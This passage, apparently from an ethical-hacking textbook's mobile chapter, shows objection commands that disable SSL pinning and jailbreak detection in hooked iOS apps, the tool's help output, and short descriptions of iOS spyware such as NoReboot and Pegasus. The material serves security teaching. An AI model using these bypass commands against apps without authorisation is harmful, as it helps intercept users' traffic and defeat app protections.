
  - **`ios sslpinning disable`**

    The above command disables the SSL pinning functionality in the hooked application.

- **Bypassing Jailbreak Detection**


  - **`ios jailbreak disable`**

    The above command disables the jailbreak detection functionality in the hooked application.



```
root@kali:~# objection
Usage: objection [OPTIONS] COMMAND [ARGS]...

         _   _         _   _
     ___| |_|_|___ ___| |_|_|___ ___
    | . | . | | -_|  _|  _| | . |   |
    |___|___| |___|___|_| |_|___|_|_|
          |___|(object)inject(ion)

       Runtime Mobile Exploration
          by: @leonjza from @sensepost

  By default, communications will happen over USB, unless the --network
  option is provided.

Options:
  -N, --network              Connect using a network connection instead of USB.
                             [default: False]
  -h, --host TEXT            [default: 127.0.0.1]
  -p, --port INTEGER         [default: 27042]
  -ah, --api-host TEXT       [default: 127.0.0.1]
  -ap, --api-port INTEGER    [default: 8888]
  -g, --gadget TEXT          Name of the Frida Gadget/Process to connect to.
                             [default: Gadget]
  -S, --serial TEXT          A device serial to connect to.
  -d, --debug                Enable debug mode with verbose output. (Includes
                             agent source map in stack traces)
  --help                     Show this message and exit.
```

Figure 17.64: Screenshot of objection



iOS Malware

NoReboot

- NoReboot Trojan allows attackers to spy on the victim's device by **exploiting** the device's in-built **microphone** and **camera**
- NoReboot can **fake device reboot** and run in the background without any interruption during spy operation

InCallService
"slide to power off" UI.
Send shutdown notice via FBSSystemService.
SpringBoard
Receive the notification and proceed to shutdown process.
Backboardd
After Springboard exits, backboarded is responsible for the spinning wheel.

https://blog.malwarebytes.com

Pegasus

- Pegasus is spyware developed by an Israel-based company that supplies spyware to international government agencies to snoop on **internal and external political opponents**
- It exploits vulnerabilities such as **zero-click exploits**
- Government agencies use this spyware to monitor **terrorist activities**, **spy on activists**, or **political propaganda**

https://firewalltimes.com

- **XcodeSpy**
- **XCSSET**
- **KeyRaider**
- **Prynt Stealer**
- **Clicker Trojan malware**

iOS Malware

- **NoReboot**

  Source: *https://blog.malwarebytes.com*

  NoReboot Trojan allows attackers to spy on the victim's device by exploiting the device's in-built microphone and camera. NoReboot can fake device reboot and run in the background without any interruption during spy operation. It features the best malware persistence techniques that involve stopping the manual shutdown of the device and tricking the victim into believing that the device switched off successfully.

  NoReboot Trojan modifies three daemon functions that run in the background while the device shuts down: **`InCallService`**, **`SpringBoard`**, and **`Backboardd`**.

